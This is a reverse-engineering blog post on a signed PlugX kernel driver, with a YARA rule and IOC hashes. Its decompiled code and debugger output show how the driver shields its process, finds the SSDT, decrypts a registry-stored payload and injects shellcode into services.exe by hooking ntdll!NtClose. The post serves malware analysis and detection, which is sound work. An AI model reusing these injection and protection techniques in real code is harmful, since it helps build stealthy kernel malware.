
A Look into PlugX Kernel driver

mahmoudzohdy.github.io/posts/re/plugx/

January 21, 2024



Security Blog

Security Research, Windows Internal, Reverse Engineering, Windows Kernel/System Developer

Jan 21, 2024

6 min read

Windows_Internal Kernel Driver ReverseEngineering malwareanalysis PlugX

In this blog I will talk about the Signed kernel driver that is used in a recent **PlugX** attack, the signed kernel drivers that were found on Virus Total are signed through **Windows Hardware compatibility program (WHCP)** and **Sharp Brilliance Communication Technology Co., Ltd.**.

In summary the kernel driver act as user-mode loader which decrypt a 32-bit user-mode PE file and inject it inside **Svchost.exe** as child process for **services.exe**.

in this blog i focused my analysis on the sample “ab7ebc82930e69621d9bccb6698928f4a3719d29”

Driver Analysis:

the driver first registers a **mini-filter** callback functions and create a communication port with the name “**\DtSfProtect{A71A0369-D7CA-4d4f-9EEE-01F8FE53C0D3}**” to be able to communicate with the user-mode agent, the driver allows only for one user-agent to connect and accept connection from any process, and the port communication was not used by the user-client.

```
if ( FltRegisterFilter(DriverObject, &Registration, &Filter) >= 0 && FltStartFiltering(Filter) < 0 )
  FltUnregisterFilter(Filter);
v5 = FltBuildDefaultSecurityDescriptor(&SecurityDescriptor, 0x1F0001u);
if ( v5 < 0 )
  goto LABEL_25;
RtlInitUnicodeString(&DestinationString, L"\\DtSfProtect{A71A0369-D7CA-4d4f-9EEE-01F8FE53C0D3}");// Port Name
ObjectAttributes.ObjectName = &DestinationString;
ObjectAttributes.SecurityDescriptor = SecurityDescriptor;
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.Attributes = 576;
ObjectAttributes.SecurityQualityOfService = 0i64;
v5 = FltCreateCommunicationPort(
       Filter,
       &ServerPort,
       &ObjectAttributes,
       0i64,
       (PFLT_CONNECT_NOTIFY)ConnectNotifyCallback,// Connect Notification Callback
       DisconnectNotifyCallback,              // DisConnect Notification Callback
       (PFLT_MESSAGE_NOTIFY)MessageNotifyCallback,// Message Notification Callback
       1);                                    // Max Number of allowed connection to the port
```

Figure 1: Register Mini-Filter Driver and create Port Communication.

```
__int64 __fastcall ConnectNotifyCallback(PFLT_PORT ClientPort, PVOID ServerPortCookie, PVOID ConnectionContext, __int64 SizeOfContext)
{
  DbgPrint("[mini-filter] NPMiniConnect", ServerPortCookie, ConnectionContext, SizeOfContext);
  ::ClientPort = ClientPort;
  return 0i64;
}
```

Figure 2: Port Connection CallBack function.

Also, the registered filesystem callback pre-operation and post-operation does not do any monitor/protection and just return.

```
__int64 PreCreated()
{
  char Dst[257]; // [rsp+23h] [rbp-115h]

  memset(Dst, 0, sizeof(Dst));
  return 0i64;
}
```

Figure 3: FileSystem Pre-Operation.

Then it creates **Process Object Notifications** for **protection** it monitors any attempt to open the user-mode process and forbids any attempt to access it from kernel drivers and user mode process, so the user-mode component can not be terminated either from user-mode and from kernel mode.

```
bool Register_object_callback()
{
  POBJECT_TYPE *v1; // [rsp+20h] [rbp-58h]
  int v2; // [rsp+28h] [rbp-50h]
  __int64 (__fastcall *v3)(__int64, __int64); // [rsp+30h] [rbp-48h]
  __int64 (__fastcall *v4)(); // [rsp+38h] [rbp-40h]
  struct _OB_CALLBACK_REGISTRATION CallbackRegistration; // [rsp+40h] [rbp-38h]

  v1 = PsProcessType;
  v2 = 3;
  v3 = Proccess_Object_callback_PreOperation;
  RegistrationHandle = 0i64;
  v4 = nullsub_1;
  CallbackRegistration.Version = 256;
  CallbackRegistration.RegistrationContext = 0i64;
  CallbackRegistration.OperationRegistrationCount = 1;
  CallbackRegistration.OperationRegistration = (OB_OPERATION_REGISTRATION *)&v1;
  RtlInitUnicodeString(&CallbackRegistration.Altitude, L"321000");
  return ObRegisterCallbacks(&CallbackRegistration, &RegistrationHandle) >= 0;
}
```

Figure 4: Register Process object Callback.

```
__int64 __fastcall Proccess_Object_callback_PreOperation(__int64 a1, __int64 a2)
{
  __int64 v2; // rbx

  v2 = a2;
  if ( PsGetProcessId(*(PEPROCESS *)(a2 + 8)) == (HANDLE)PID && *(_DWORD *)v2 == 1 )// check if the target process is the protected user-client
    **(_DWORD **)(v2 + 32) = 0;                 // Remove permission
  return 0i64;
}
```

Figure 5: Pre-Process Callback Function.

After those initializations it creates a thread that will be responsible for resolving all the needed functions address and starting the main user-mode component.

It first tries to check if **services.exe** process started or not, it do that by using the **NtQuerySystemInformation** API to get information about the running process, and if **services.exe** still not running it will go in infinite loop until it starts before continue its operation.

```
{
  if ( !NtQuerySystemInformation(SystemProcessInformation, Process_info, ReturnLength, &ReturnLength) )
  {
    for ( i = v2; ; i = (wchar_t **)((char *)i + v8) )
    {
      if ( i[10] && *((_WORD *)i + 28) )
      {
        wcslwr(i[8]);
        v5 = i[8];
        v6 = L"services.exe";
        v7 = 13i64;
        do
        {
          if ( !v7 )
            break;
          v4 = *v6 == *v5;
          ++v6;
```

Figure 6: Check if Services.exe process running.

```
  while ( 1 )
  {
    Timeout.QuadPart = -100000000i64;
    LOBYTE(Result) = KeWaitForSingleObject(Pointer_to_Event_callback_plus_8 + 48, Executive, 0, 0, &Timeout);
    if ( *Pointer_to_Event_callback_plus_8 )
      break;
    Result = Get_Service_PID();
    if ( Result )
      goto LABEL_4;
  }
}
```

Figure 7: Loop untill Services.exe start.

Then it reads configuration from the registry key “**\Registry\Machine\SOFTWARE\DtSft\d1**” and subkeys “**M1**” and the data is compared to the current system time, and based on the data in that registry “76 da 34 01” if the current time is after “**Wednesday, March 9, 2033 8:07:29 PM**” the driver will not continue operation and return and will not start the user-mode component

```
v2 = (unsigned int *)ExAllocatePoolWithTag(NonPagedPool, 0x14ui64, 0x41626331u);
RtlInitUnicodeString(&DestinationString, L"M1");
KeyHandle = 0i64;
RtlInitUnicodeString(&v13, L"\\Registry\\Machine\\SOFTWARE\\DtSft\\d1");
ObjectAttributes.ObjectName = &v13;
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.Attributes = 64;
ObjectAttributes.SecurityDescriptor = 0i64;
ObjectAttributes.SecurityQualityOfService = 0i64;
v3 = ZwCreateKey(&KeyHandle, 0xF003Fu, &ObjectAttributes, 0, 0i64, 0, 0i64);
v4 = KeyHandle;
v5 = v3;
if ( v3 )
{
  ExFreePoolWithTag(v2, 0x41626331u);
}
else
{
  v5 = ZwQueryValueKey(KeyHandle, &DestinationString, KeyValuePartialInformation, v2, 0x14u, &Re
00000560 Get Time from regitry compare it current time:39 (FFFFF802A0131160)
```

Figure 8: Read Attack time from registry.

```
  LOBYTE(Result) = IS_Current_Time_Less_than_confiured_time((__int64)Global_struct);
  if ( (_BYTE)Result == 1 )
  {
```

Figure 9: check if current time before configured time.

Then the driver will read the decryption key from the registry subkeys “**M3**” under the key “**\Registry\Machine\SOFTWARE\DtSft\d1***, the decryption key will be used to decrypt the PE module from the registry

Decryption_Key= “ec,a4,00,c4”

```
v2 = (unsigned int *)ExAllocatePoolWithTag(NonPagedPool, 0x14ui64, 'Abc1');
RtlInitUnicodeString(&DestinationString, L"M3");
KeyHandle = 0i64;
RtlInitUnicodeString(&v7, L"\\Registry\\Machine\\SOFTWARE\\DtSft\\d1");
ObjectAttributes.ObjectName = &v7;
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.Attributes = 64;
ObjectAttributes.SecurityDescriptor = 0i64;
ObjectAttributes.SecurityQualityOfService = 0i64;
v3 = ZwCreateKey(&KeyHandle, 0xF003Fu, &ObjectAttributes, 0, 0i64, 0, 0i64);
v4 = KeyHandle;
v5 = v3;
if ( v3 )
{
  ExFreePoolWithTag(v2, 0x41626331u);
}
else
```

Figure 10: Read Decryption Key from Registry.

After that the driver will resolve the needed API functions from the windows kernel and from ntdll.dll and kernel32.dll the driver keeps the API information in the structure **API_Info** and it will do the following steps to fill in the structure fields:

- For ntdll.dll and kernel APIs
  1. Locate the KeServiceDescriptorTable (SSDT Table)
  2. Read ntdll.dll from hard disk.
  3. Manually Map ntdll.dll DLL to kernel memory.
  4. Search the export address table for the API it needs using the field "**API_Info.API_Name**" from the API struct.
  5. Extract the value that will be moved inside the EAX register before the sysenter instruction. It will be used as index in the SSDT table to resolve the Kernel API.
  6. Fill in the rest of the fields in the struct (kernel address, user-mode address, EAX value)
- For kernel32.dll APIs
  1. Read kernel32.dll from hard disk.
  2. Manually Map kernel32.dll DLL to kernel memory.
  3. Search the export address table for the API it needs using the field "**API_Info.API_Name**" from the API struct.
  4. Fill in the user-mode address field in the struct (the rest of the fields will be null values)

```
typedef Struct API_Info{
DWORD64 Kernel_API_Address;     // will be null when used in resolving address in
kernel32.dll
DWORD64 User_API_Address;
DWORD64 EAX_Value;                      //index of the function in the SSDT table,
will be null in case kernel32.dll
char    API_Name[80h];
}
```

```
fffff801`dcb5f2a8  fffff803`f077b55c nt!NtCreateThread
fffff801`dcb5f2b0  00007ffc`a15cb350 ntdll!NtCreateThread
fffff801`dcb5f2b8  00000000`0000004e
fffff801`dcb5f2c0  656d7573`6552775a
fffff801`dcb5f2c8  00006461`65726854
fffff801`dcb5f2d0  00000000`00000000
fffff801`dcb5f2d8  00000000`00000000
fffff801`dcb5f2e0  00000000`00000000
fffff801`dcb5f2e8  00000000`00000000
fffff801`dcb5f2f0  00000000`00000000
fffff801`dcb5f2f8  00000000`00000000
fffff801`dcb5f300  fffff803`f056a564 nt!NtResumeThread
fffff801`dcb5f308  00007ffc`a15cb3d0 ntdll!NtResumeThread
fffff801`dcb5f310  00000000`00000052
fffff801`dcb5f318  61636f6c`6c41775a
fffff801`dcb5f320  61757472`69566574
fffff801`dcb5f328  0079726f`6d654d6c
fffff801`dcb5f330  00000000`00000000
fffff801`dcb5f338  00000000`00000000
fffff801`dcb5f340  00000000`00000000
fffff801`dcb5f348  00000000`00000000
fffff801`dcb5f350  00000000`00000000
```

Figure 11: Resolving API Address.

Locate the SSDT table:

To resolve the kernel API address the driver first locate the **SSDT table**, it does so by scanning the **nt!ZwClose** Function for the byte “**0xE9**” which is a **JUMP** instruction to “**nt!KiServiceInternal**”.

```
for ( i = 0; i < 256; ++i )
{
  if ( *((_BYTE *)&ZwClose + i) == 0xE9 )
    break;
}
if ( i == 256 )
  v1 = 0i64;
else
  v1 = (char *)&ZwClose + i;
```

Figure 12: Locating the nt!KiServiceInternal function.

```
nt!ZwClose:
fffff800`559ad230 488bc4          mov     rax,rsp
fffff800`559ad233 fa              cli
fffff800`559ad234 4883ec10        sub     rsp,10h
fffff800`559ad238 50              push    rax
fffff800`559ad239 9c              pushfq
fffff800`559ad23a 6a10            push    10h
fffff800`559ad23c 488d052d720000  lea     rax,[nt!KiServiceLinkage (fffff800`559b4470)]
fffff800`559ad243 50              push    rax
fffff800`559ad244 b80f000000      mov     eax,0Fh
fffff800`559ad249 e9f2390100      jmp     nt!KiServiceInternal (fffff800`559c0c40)  Branch

nt!KiServiceInternal:
```

Figure 13: Locating the nt!KiServiceInternal function.

After locating "**nt!KiServiceInternal**" code the driver will search in it for the pattern "**0x8D4C**" which is "**lea r11,[nt!KiSystemServiceStart]**" to locate the address of the function "**nt!KiSystemServiceStart**"

```
nt!KiServiceInternal:
fffff800`559c0c40 4883ec08          sub     rsp,8
fffff800`559c0c44 55                push    rbp
fffff800`559c0c45 4881ec58010000    sub     rsp,158h
fffff800`559c0c4c 488dac2480000000 lea      rbp,[rsp+80h]
fffff800`559c0c54 48899dc0000000    mov     qword ptr [rbp+0C0h],rbx
fffff800`559c0c5b 4889bdc8000000    mov     qword ptr [rbp+0C8h],rdi
fffff800`559c0c62 4889b5d0000000    mov     qword ptr [rbp+0D0h],rsi
fffff800`559c0c69 fb                sti
fffff800`559c0c6a 65488b1c2588010000 mov    rbx,qword ptr gs:[188h]
fffff800`559c0c73 0f0d8b90000000    prefetchw [rbx+90h]
fffff800`559c0c7a 0fb6bb32020000    movzx   edi,byte ptr [rbx+232h]
fffff800`559c0c81 40887da8          mov     byte ptr [rbp-58h],dil
fffff800`559c0c85 c6833202000000    mov     byte ptr [rbx+232h],0
fffff800`559c0c8c 4c8b9390000000    mov     r10,qword ptr [rbx+90h]
fffff800`559c0c93 4c8995b8000000    mov     qword ptr [rbp+0B8h],r10
fffff800`559c0c9a 4c8d1d1f030000    lea     r11,[nt!KiSystemServiceStart (fffff800`559c0fc0)]
fffff800`559c0ca1 41ffe3            jmp     r11
```

Figure 14: Locating the nt!KiSystemServiceStart function.

Then search for the pattern "**0x4c8d15**" to locate the address of "**lea r10, [nt!KeServiceDescriptorTable]**" and from there it will have the address of **KeServiceDescriptorTable** to continue the operation to resolve Kernel API address.

```
nt!KiSystemServiceRepeat:
fffff800`559c0fd4 4c8d15a5982a00  lea     r10,[nt!KeServiceDescriptorTable (fffff800`55c6a880)]
fffff800`559c0fdb 4c8d1dde182900  lea     r11,[nt!KeServiceDescriptorTableShadow (fffff800`55c528c0)]
fffff800`559c0fe2 f7437880000000  test    dword ptr [rbx+78h],80h
fffff800`559c0fe9 7413            je      nt!KiSystemServiceRepeat+0x2a (fffff800`559c0ffe)  Branch
```

Figure 15: Locating the KeServiceDescriptorTable Address.

After locating the **SSDT** table it will read the DLLs from disk and map it to memory to fill in the **API_Info** structure.

```
Read_File(&Data_of_DLL, L"\\SystemRoot\\system32\\ntdll.dll", 62, &DLL_size);
if ( DLL_size )
{
  Map_DLL(Ntdll_Meta_data, (__int64)Data_of_DLL, DLL_size);
  v9 = &API_Info_Struct;
```

Figure 16: Reading and mapping ntdll.dll to kernel memory.

```
{
  Get_Function_Address(Ntdll_Meta_data, (__int64)(v9 + 0xFFFFFFE7), &API_Offset, &v27);
}
if ( Ntdll_Function_adress )
{
  EAX_Value_index_in_service_table = *(unsigned __int16 *)(v27 + 4);
  API_User_Mode_Address = Ntdll_Base_Address + (unsigned int)API_Offset;
  v14 = byte_FFFFF802A01403E0 == 0;
  *v9 = EAX_Value_index_in_service_table;
  *((_QWORD *)v9 - 1) = API_User_Mode_Address;
  Service_Table_Base_Address = *(_QWORD *)KeServiceDescriptorTable_Address;
  Funtion_Offset_in_address_table = *(int *)(*(_QWORD *)KeServiceDescriptorTable_Address
                                           + 4 * EAX_Value_index_in_service_table);
  if ( v14 )
    API_Kernel_Mode_Address = Service_Table_Base_Address
                            + (Funtion_Offset_in_address_table & 0xFFFFFFFFFFFFFFF0ui64);
  else
    API_Kernel_Mode_Address = Service_Table_Base_Address + (Funtion_Offset_in_address_table >> 4);
  *((_QWORD *)v9 - 2) = API_Kernel_Mode_Address;
}
```

Figure 17: Filling the API_Info structure.

also the driver will resolve the functions address **twice** once to get the kernel API, and the second time to get the user-mode API from ntdll.dll and kernel32.dll, and the reason for that is because the **services.exe** process might not be fully initialized and the ntdll.dll and kernel32.dll DLLs might not be fully loaded yet.

```
LOBYTE(Result) = IS_Current_Time_Less_than_confiured_time((__int64)Global_struct);
if ( (_BYTE)Result == 1 )
{
  LOBYTE(Result) = Read_Decryption_Key_From_Registry((__int64)Global_struct);
  if ( (_BYTE)Result == 1 )
  {
    Resolve_Function_Address();           // Get Kernel-mode API address
```

Figure 18: Get Kernel API Address.

```
ZwOpenProcess(&Handle, 0x1FFFFFu, &v8, (PCLIENT_ID)&Service_Process);
v5 = Handle;
if ( !Handle )
  return 0i64;
if ( !byte_FFFFF802A01407D8 )
{
  if ( (unsigned int)Get_Kernel32_ntdll_base_address(Handle) )// get kernel32.dll/ntdll.dll Base Address after the process initialize
    return 0i64;
  Resolve_Function_Address();                // Get User-mode API address
  v5 = Handle;
  byte_FFFFF802A01407D8 = 1;
}
```

Figure 19: Get User API Address.

Then the driver will read the User-Mode component from registry subkeys “**M2**” under registry key “**\Registry\Machine\SOFTWARE\DtSft\d1**” and then **XOR** decrypt it.

```
user_mode_Component = ExAllocatePoolWithTag(NonPagedPool, 0x100000ui64, 0x41626331u);
if ( !(unsigned int)Read_User_Mode_component_from_Registry(
                      L"\\Registry\\Machine\\SOFTWARE\\DtSft\\d1",
                      L"M2",
                      (__int64)&Timeout,
                      user_mode_Component,
                      0x100000u,
                      &Timeout) )
{
  v3 = Timeout.LowPart - 4;
  v4 = 0;
  v5 = 0;
  for ( i = 0i64; i < v3; user_mode_Component[i + 3] ^= Decryption_Key[v7 % 4 + 0x114] )
  {
    v7 = v5;
    ++i;
    ++v5;
  }
  do
```

Figure 20: Read User-mode component and decrypt it.

Then it confirms that the user-mode component is a 32-bit file and if not it will not start it, after that it will allocate memory and copy a **ShellCode** function which will be injected in services.exe to start the main user-component after that it will do a sequence of **NtWriteVirtualMemory** calls to write the **ShellCode**, path to **Svchost.exe** file and the **User-mode component** to the **services.exe** process.

```
Function_Size = (unsigned int)Dump_Function_for_size_calc - (unsigned int)Injected_ShellCode_in_servies_process;
if ( Function_Size < 0 )
  DbgBreakPoint();
v7 = 0i64;
do
{
  v8 = *(_WORD *)(v7 - 0x7FD5FED0000i64 + 0x10240);
  v7 += 2i64;
  *(_WORD *)((char *)&v33 + v7 + 6) = v8;
}
while ( v8 );
Copied_Function = ExAllocatePoolWithTag(NonPagedPool, Function_Size, 'Abc1');
memmove(Copied_Function, Injected_ShellCode_in_servies_process, Function_Size);
```

Figure 21: Allocate Memory for the shellcode.

```
  if ( !(unsigned int)WriteProcessMemoy(
                        (__int64)ProcessHandle,
                        (__int64)BaseAddress,
                        (__int64)Copied_ShellCode,
                        ShellCode_Size,
                        &Copied_ShellCode)
    || !(unsigned int)WriteProcessMemoy(
                        (__int64)ProcessHandle,
                        (__int64)BaseAddress + ShellCode_Size,
                        (__int64)Path_Svchost_1,
                        Svchost_Path_Size,
                        &Copied_ShellCode) )
  {
    return 0i64;
  }
```

Figure 22: write the shellcode and svchost path to services.exe process.

```
NtProtectVirtualMemory = (void (__fastcall *)(__int64, __int64 *, _QWORD *, _QWORD, _QWORD **))::NtProtectVirtualMemory;
v17 = a2;
v14 = a4;
if ( ::NtProtectVirtualMemory )
{
  ::NtProtectVirtualMemory(a1, &v17, &v14, 64i64, &a5);
  NtProtectVirtualMemory = (void (__fastcall *)(__int64, __int64 *, _QWORD *, _QWORD, _QWORD **))::NtProtectVirtualMemory;
}
if ( NtWriteVirtualMemory )
{
  v11 = NtWriteVirtualMemory(v10, v9, a3, (unsigned int)v7, &v16);
  NtProtectVirtualMemory = (void (__fastcall *)(__int64, __int64 *, _QWORD *, _QWORD, _QWORD **))::NtProtectVirtualMemory;
}
v17 = v9;
v15[0] = v7;
if ( NtProtectVirtualMemory )
  NtProtectVirtualMemory(v10, &v17, v15, (unsigned int)a5, &a5);
```

Figure 23: change permission of memory to be able to write to it.

And to make the **ShellCode** gets executed it will hook the **Ntdll!NtClose** to make it jump to the ShellCode after the ShellCode gets execute it will restore the **Ntdll!NtClose** Function to its original state and make the process continue operation and normal

```
text:FFFFF802A0134888                         loc_FFFFF802A0134888:
text:FFFFF802A0134888 48 8B CB                        mov     rcx, rbx
text:FFFFF802A013488B E8 00 E9 FF FF                  call    Hook_Ntdll_NtClose
text:FFFFF802A0134890 84 C0                           test    al, al
text:FFFFF802A0134892 40 0F 95 C5                     setnz   bpl
text:FFFFF802A0134896 8B C5                           mov     eax, ebp
```

Figure 24: Hook Ntdll!NtClose to make the shellcode execute.

```
1: kd> u ntdll!NtClose
ntdll!NtClose:
00007ff9`6a21ab70 ff2500000000       jmp     qword ptr [ntdll!NtClose+0x6 (00007ff9`6a21ab76)]
00007ff9`6a21ab76 0000               add     byte ptr [rax],al
00007ff9`6a21ab78 57                 push    rdi
00007ff9`6a21ab79 a3610200007f017503 mov     dword ptr [0375017F00000261h],eax
00007ff9`6a21ab82 0f05               syscall
00007ff9`6a21ab84 c3                 ret
00007ff9`6a21ab85 cd2e               int     2Eh
00007ff9`6a21ab87 c3                 ret
1: kd> dq 00007ff9`6a21ab76 L1
00007ff9`6a21ab76  00000261`a3570000
1: kd> u 00000261`a3570000
00000261`a3570000 48894c2408         mov     qword ptr [rsp+8],rcx
00000261`a3570005 4881ec480b0000     sub     rsp,0B48h
00000261`a357000c 48b8000457a361020000 mov rax,261A3570400h
00000261`a3570016 4889842420b0000 mov     qword ptr [rsp+0B20h],rax
00000261`a357001e 48b870ab216af97f0000 mov rax,offset ntdll!NtClose (00007ff9`6a21ab70)
00000261`a3570028 48898424800a0000 mov     qword ptr [rsp+0A80h],rax
00000261`a3570030 48b80e00000000000000 mov rax,0Eh
00000261`a357003a 48898424100b0000 mov     qword ptr [rsp+0B10h],rax
```

Figure 25: Hook Ntdll!NtClose to make the shellcode execute.

User-Mode Component

User-mode component is a simple code that injects another 32-bit PE module in svchost.exe process and monitors it if it gets terminated it will start it again.

```
Inject_Svchost(v6, (int)PHandle[1], (int)PHandle[2], (int)PHandle[3], v15);
if ( !WaitForSingleObject(v6, 0xFFFFFFFF) ) // wait untill the process gets terminated
{
  while ( 1 )
  {
    v11 = (void **)Create_Svchost(v20);
    v12 = *v11;
    v13 = (int)v11[2];
    v16 = v11[1];
    v14 = (int)v11[3];
    v17 = v13;
    v18 = v14;
    if ( !v12 )
      break;
    Inject_Svchost(v12, (int)v11[1], (int)v11[2], (int)v11[3], v10);
    if ( WaitForSingleObject(v12, 0xFFFFFFFF) )
      return 1;
  }
  return 0;
```

Figure 26: User-Mode Component.

Yare Rule:

```
rule PlugX{
    meta:
author = "Mahmoud Zohdy"
date_created = "2024-01-20"
description = "Kernel driver used in recent PlugX attack"

strings:
$string0 = "\\SystemRoot\\system32\\drivers\\DtSfProtect" wide ascii
$string1 = "\\DtSfProtect{A71A0369-D7CA-4d4f-9EEE-01F8FE53C0D3}" wide ascii

condition:
uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and any of ( $string* )
}
```

IOC:

SHA-1 Hash	Signer	Signing Date	Program Name
4307c1e76e66fb09e52c44b83f12374c320cea0d	Microsoft Windows Hardware Compatibility Publisher	2023-03-23	淮南锋川网络科技有限责任公司 (Huainan Fengchuan Network Technology Co., Ltd.)
b421c7fb5a041b9225e96f9c82b418b5637dd763	Sharp Brilliance Communication Technology Co., Ltd.	2023-08-27	
43e00adbbc09e4b65f09e81e5bd2b716579a6a61	Microsoft Windows Hardware Compatibility Publisher	2022-09-14	大连纵梦网络科技有限公司 (Dalian Zongmeng Network Technology Co., Ltd.)

SHA-1 Hash	Signer	Signing Date	Program Name
ab7ebc82930e69621d9bccb6698928f4a3719d29	Microsoft Windows Hardware Compatibility Publisher	2022-09-14	大连纵梦网络科技有限公司 (Dalian Zongmeng Network Technology Co., Ltd.)
7e836dadc2e149a0b758c7e22c989cbfcce18684	Microsoft Windows Hardware Compatibility Publisher	2022-08-17	大连纵梦网络科技有限公司 (Dalian Zongmeng Network Technology Co., Ltd.)
0dd72b3b0b4e9f419d62a4cc7fa0a7d161468a5e	Microsoft Windows Hardware Compatibility Publisher	2023-03-22	淮南锋川网络科技有限责任公司 (Huainan Fengchuan Network Technology Co., Ltd.)
097e32d2d6f27a643281bf98875d15974b1f6d85	N/A	N/A	
2084dd19a5403a4245f8bad30b55681d373ef638	N/A	N/A	
c4d4489ee16ee537661760879bd36e0d4ab35d61	N/A	N/A	
c98b3ce984b81086cea7b406eb3857fd6e724bc8	N/A	N/A	
7079c000d9d25c02d89f0bae5abfe54136daf912	N/A	N/A	
c4aa3e66331b96b81bd8758e5abcba121a398886	Sharp Brilliance Communication Technology Co., Ltd.	2023-08-23	
9883593910917239fc8ff8399e133c8c73b214bc	N/A	N/A	
501114B39A3A6FB40FB5067E3711DC9389F5A802	N/A	N/A	